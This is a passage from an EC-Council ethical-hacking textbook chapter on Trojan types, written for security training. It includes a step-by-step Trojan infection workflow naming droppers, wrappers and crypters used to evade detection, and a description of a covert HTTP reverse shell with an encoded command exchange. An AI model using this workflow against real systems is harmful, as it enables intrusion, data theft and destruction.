
- LockPOS
- BlackPOS
- FastPOS
- PunkeyPOS
- CenterPOS
- MalumPOS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Defacement Trojans

Defacement Trojans, once spread over the system, can destroy or change the entire content of a database. However, they are more dangerous when attackers target websites, as they physically change the underlying HTML format, resulting in the modification of content. In addition, significant losses may be incurred due to the defacement of e-business targets by Trojans.

Resource editors allow one to view, edit, extract, and replace strings, bitmaps, logos, and icons from any Windows program. They allow viewing and editing of nearly any aspect of a compiled Windows program, from menus to dialog boxes and icons, etc. They employ user-styled custom applications (UCAs) to deface Windows applications.



Original calc.exe **Defaced calc.exe**

Figure 7.13: Screenshot showing defaced calc.exe application

- **Restorator**

  Source: *http://www.bome.com*

  Restorator is a utility for editing Windows resources in applications and their components (e.g., files with .exe, .dll, .res, .rc, and .dcr extensions). It allows you to change, add, or remove resources such as text, images, icons, sounds, videos, versions, dialogs, and menus in nearly all programs. Using this tool, one can achieve translation/localization, customization, design improvement, and development.

  Features:

  - Translate existing applications (localization)
  - Customize the look and feel of programs
  - Replace logos and icons (branding)
  - Enhance control over resource files in the software development process
  - Hack into the inner workings of applications on the computer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.14: Screenshot showing Restorator 2007 settings

Service Protocol Trojans

These Trojans can take advantage of vulnerable service protocols such as VNC, HTTP/HTTPS, and ICMP, to attack the victim's machine.

- **VNC Trojans**

  A VNC Trojan starts a VNC server daemon in the infected system (victim), whereby the attacker connects to the victim using any VNC viewer. Since the VNC program is considered a utility, this Trojan will be difficult to detect using antivirus software. Well-known financial malware such as Dridex, Neverquest, and Gozi employ a hidden virtual network computing (HVNC) module, which allows attackers to gain user-grade access to an infected PC.




Figure 7.15: Working of VNC Trojan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **HTTP/HTTPS Trojans**

  HTTP/HTTPS Trojans can bypass any firewall and work in reverse, as opposed to a straight HTTP tunnel. They use web-based interfaces and port 80. The execution of these Trojans takes place on the internal host and spawns a child program at a predetermined time. The child program is a user to the firewall; hence, the firewall allows the program to access the Internet. However, this child program executes a local shell, connects to the webserver that the attacker owns on the Internet through an apparently legitimate HTTP request, and sends it a ready signal. The apparently legitimate answer from the attacker's web server is, in fact, a series of commands that the child can execute on the machine's local shell. The attacker converts all the traffic into a Base64-like structure and gives it as a value for a cgi-string to avoid detection.

  The following is an example of a connection:

  Slave: **`GET/cgi-bin/order?`**
  `M5mAejTgZdgYOdgIO0BqFfVYTgjFLdgxEdb1He7krj HTTP/1.0`

  Master replies with: **`g5mAlfbknz`**

  The GET of the internal host (SLAVE) is the command prompt of the shell; the answer is an encoded "`ls`" command from the attacker on the external server (MASTER). The SLAVE tries to connect to the MASTER daily at a specified time. If necessary, the child is spawned if the shell hangs; the attacker can check and fix it the next day. If the administrator sees connections to the attacker's server and connects it to his/her server, he/she just sees a broken web server because there is a token (password) in the encoded cgi GET request. Support for WWW proxies (e.g., Squid, a fully featured web proxy cache) is available. The program masks its name in the process listing. The programs are reasonably small; the master and slave programs consist of only 260 lines per file. Usage is easy: edit rwwwshell.pl for the correct values, execute "rwwwshell.pl slave" on the SLAVE, and run "rwwwshell.pl" on the MASTER just before the slave tries to connect.

Figure 7.16: Working of HTTP Trojan

  - **SHTTPD**

    SHTTPD is a small HTTP server that can be embedded inside any program. It can be wrapped with a genuine program (game chess.exe). When executed, it will turn a computer into an invisible web server. For instance, an attacker connects to the victim using web browser http://10.0.0.5:443 and infects the victim's computer with chess.exe, with Shttpd running in the background and listening on port 443 (SSL).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.17: SHTTPD attack process

- **HTTP RAT**

  HTTP RAT uses web interfaces and port 80 to gain access. It can be understood simply as an HTTP tunnel, except that it works in the reverse direction. These Trojans are comparatively more dangerous as they work nearly ubiquitously where the Internet can be accessed.

  Features

  - Displays ads and records personal data/keystrokes
  - Downloads unsolicited files and disables programs/system
  - Floods Internet connection and distributes threats
  - Tracks browsing activities and hijacks Internet browser
  - Makes fraudulent claims about spyware detection and removal




Figure 7.18: Working of HTTP RAT Trojan

- **ICMP Trojans**

  The Internet Control Message Protocol (ICMP) is an integral part of IP, and every IP module must implement it. It is a connectionless protocol that provides error messages to unicast addresses. The ICMP protocol encapsulates the packets in IP datagrams.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An attacker can hide the data using covert channels methods in a protocol that is undetectable. The concept of ICMP tunneling allows one protocol to be carried over another protocol. ICMP tunneling uses ICMP echo request and reply to carry a payload and stealthily access or control the victim's machine. Attackers can use the data portion of ICMP_ECHO and ICMP_ECHOREPLY packets for arbitrary information tunneling. Network layer devices and proxy-based firewalls do not filter or inspect the contents of ICMP_ECHO traffic, making the use of this channel attractive to hackers.

Attackers simply pass, drop, or return the ICMP packets. The Trojan packets themselves masquerade as common ICMP_ECHO traffic. The packets can encapsulate (tunnel) any required information.




Figure 7.19: Working of ICMP Trojan

Mobile Trojans

Mobile Trojans are malicious software that target mobile phones. Mobile Trojan attacks are increasing rapidly due to the global proliferation of mobile phones. The attacker tricks the victim into installing the malicious application. When the victim downloads the malicious app, the Trojan performs various attacks such as banking credential stealing, social networking credential stealing, data encryption, and device locking.

- **BasBanke**

  BasBanke is a Trojan family that runs on Android. The Trojan was first identified in 2018 during the Brazilian elections, registering over 10,000 installations as of April 2019 from the official Google Play Store alone. It is a banking Trojan, and when it infects a device, it will perform keystroke logging, screen recording, SMS interception, and theft of credit card and financial information. To trick users into downloading this Trojan, the Trojan creators advertised it via WhatsApp and Facebook messages. The most widely spread and downloaded malicious version of BasBanke is the fake CleanDroid Android app. CleanDroid projects itself as a mobile junk cleaning and memory boosting app; however, it is actually a banking Trojan.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.20: Screenshot of BasBanke Mobile Trojan

Some additional mobile Trojans are as follows:

- Agent Smith
- Hiddad
- AndroRAT
- Rotexy
- Gplayed
- Asacub
- Gustuff

IoT Trojans

Internet of things (IoT) refers to the inter-networking of physical devices, buildings, and other items embedded with electronics. IoT Trojans are malicious programs that attack IoT networks. These Trojans leverage a botnet to attack other machines outside the IoT network.

- **Mirai**

  Mirai is a self-propagating IoT botnet that infects poorly protected Internet devices (IoT devices). Mirai uses telnet port (23 or 2323) to find those devices that are still using their factory default username and password. Most IoT devices use default usernames and passwords. Mirai can infect such insecure devices (bots) and co-ordinate them to mount a DDoS attack against a chosen victim.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Features:

- Login attempts with 60 different factory default username and password pairs
- Built for multiple CPU architectures (x86, ARM, Sparc, PowerPC, Motorola)
- Connects to C&C to allow the attacker to specify an attack vector
- Increases bandwidth usage for infected bots
- Identifies and removes competing malware
- Blocks remote administration ports




Figure 7.21: Screenshot displaying Mirai DDoS attack botnet Trojan

Prevention:

- Using anti-Trojan software and updating usernames and passwords can prevent Mirai DDoS botnet Trojan attacks.

Some additional IoT Trojans are as follows:

- Silex BrickerBot
- Satori
- Torii botnet
- Miori IoT Botnet
- Bashlite IoT Malware
- Gafgy Botnet

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Security Software Disabler Trojans

Security software disabler Trojans stop the working of security programs such as firewalls, and IDS, either by disabling them or killing the processes. These are entry Trojans, which allow an attacker to perform the next level of attack on the target system.

Some security software disabler Trojans are as follows:

- CertLock
- GhostHook
- Trojan.Disabler

Destructive Trojans

The sole purpose of a destructive Trojan is to delete files on a target system. Antivirus software may not detect destructive Trojans. Once a destructive Trojan infects a computer system, it randomly deletes files, folders, and registry entries as well as local and network drives, often resulting in OS failure.

Destructive Trojans are written as simple crude batch files with commands such as "DEL," "DELTREE," or "FORMAT." This destructive Trojan code is usually compiled as .ini, .exe, .dll, or .com files. Thus, it is difficult to determine if a destructive Trojan causes a computer system infection. The attacker can activate these Trojans or they can be set to initiate at a fixed time and date.

Shamoon is still considered as the most destructive Trojan. Shamoon uses a Disttrack payload that is configured to wipe systems as well as virtual desktop interface snapshots. This Trojan propagates internally by logging in using legitimate domain account credentials, copying itself to the system, and creating a scheduled task that executes the copied payload. Other currently prevalent destructive Trojans include Dimnie, GreyEnergy, and Killdisk.

DDoS Trojans

These Trojans are intended to perform DDoS attacks on target machines, networks, or web addresses. They make the victim a zombie that listens for commands sent from a DDoS Server on the Internet. There will be numerous infected systems standing by for a command from the server, and when the server sends the command to all or a group of the infected systems, since all the systems perform the command simultaneously, a considerable amount of legitimate requests flood the target and cause the service to stop responding. In other words, the attacker, from his/her computer along with several other infected computers, sends multiple requests to the victim and overwhelm the target, leading to a DoS. This can also be achieved by mass spam emails.

Mirai IoT botnet Trojan is still considered as one of the most notorious DDoS attack Trojans. Other recently discovered DDoS attack Trojans that have affected a large number of systems and networks and caused major disruptions in businesses include Electrum DDoS botnet and Bushido Botnet. All these DDoS Trojans have similar attack strategies. They identify the unsecured devices in a network and enslave them to launch a DDoS attack on the victim's machine. Once installed on a Windows computer, the Trojan connects to a command-and-

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

control (C&C) server from which it downloads a configuration file containing a range of IP addresses to attempt authentication over several ports. Along with the infected botnet zombies, it performs DDoS attacks in which a zombie floods a target server/machine with malicious traffic.

Command Shell Trojans

A command shell Trojan provides remote control of a command shell on a victim's machine. A Trojan server is installed on the victim's machine, which opens a port, allowing the attacker to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim's machine. Netcat, DNS Messenger, GCat are some of the latest command shell Trojans.





Figure 7.22: Working of Command Shell Trojan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Infect Systems Using a Trojan

An attacker can remotely control the system hardware and software by installing a Trojan on the system. Once the Trojan is installed on the system, the data become vulnerable to threats. In addition, the attacker can perform attacks on third-party systems.

Attackers deliver Trojans in many ways to infect target systems:

- Trojans are included in bundled shareware or downloadable software. When users download such files, the target systems automatically install the Trojans.
- Different pop-up ads try to trick users. They are programmed by the attacker such that regardless of whether users click YES or NO, a download will begin and the Trojan will automatically install itself on the system.
- Attackers send the Trojans as email attachments. When users open these malicious attachments, the Trojans are automatically installed.
- Users are sometimes tempted to click on different types of files, such as greeting cards, porn videos, and images, which might contain Trojans. Clicking on these files installs the Trojans.

Attackers infect a target machine using a Trojan in the following steps:


- **Step 1**: Create a new Trojan packet using various tools such as Trojan Horse Construction Kit, Social Engineering Toolkit (SET), and Beast. New Trojans have a higher chance of succeeding in compromising the target system, as the security mechanisms might fail to detect them. These Trojans can be transferred to the victim's machine using a dropper or downloader.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 2**: Employ a dropper or a downloader to install the malicious code on the target system. The dropper appears to users as a legitimate application or a well-known and trusted file. However, when it is run, it extracts the malware components hidden in it and executes them, usually without saving them to the disk, to avoid detection. Droppers include images, games, or benign messages in their packages, which serve as a decoy to divert users' attention from malicious activities. Downloaders are malware transporters that do not contain the actual malware file; however, they contain the link from where the actual Trojan can be downloaded. When a downloader is executed on the target machine, it connects back to the attacker's server and downloads the intended Trojan on the victim's machine. Droppers can easily evade firewalls; however, a downloader can be detected with the help of network analyzer tools.
- **Step 3**: Employ a wrapper such as petite.exe, Graffiti.exe, IExpress Wizard, or Elite Wrap to help bind the Trojan executable to legitimate files to install it on the target system.
- **Step 4**: Employ a crypter such as BitCrypter to encrypt the Trojan to evade detection by firewalls/IDS.
- **Step 5:** Propagate the Trojan by implementing various methods such as sending it via overt and covert channels, exploit kits, emails, and instant messengers, thereby tricking users into downloading and executing it. An active Trojan can perform malicious activities such as irritating users with constant pop-ups, changing desktops, changing or deleting files, stealing data, and creating backdoors.
- **Step 6:** Deploy the Trojan on the victim's machine by executing the dropper or downloader software to disguise it. The deployed file contains wrapped and encrypted malware.
- **Step 7:** Execute the damage routine. Most malware contain a damage routine that delivers payloads. Some payloads just display images or messages, whereas others can even delete files, reformat hard drives, or cause other damage. The damage routine can also include malware beaconing.

Figure 7.23: Diagram showing the complete process involved in infecting target machine using Trojan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Creating a Trojan

Attackers can create Trojans using various Trojan horse construction kits such as DarkHorse Trojan Virus Maker, and Senna Spy Trojan Generator.

Trojan Horse Construction Kit

Trojan horse construction kits help attackers construct Trojan horses and customize them according to their needs. These tools are dangerous and can backfire if not properly executed. New Trojans created by attackers remain undetected when scanned by virus- or Trojan-scanning tools, as they do not match any known signatures. This added benefit allows attackers to succeed in launching attacks.

- **DarkHorse Trojan Virus Maker**

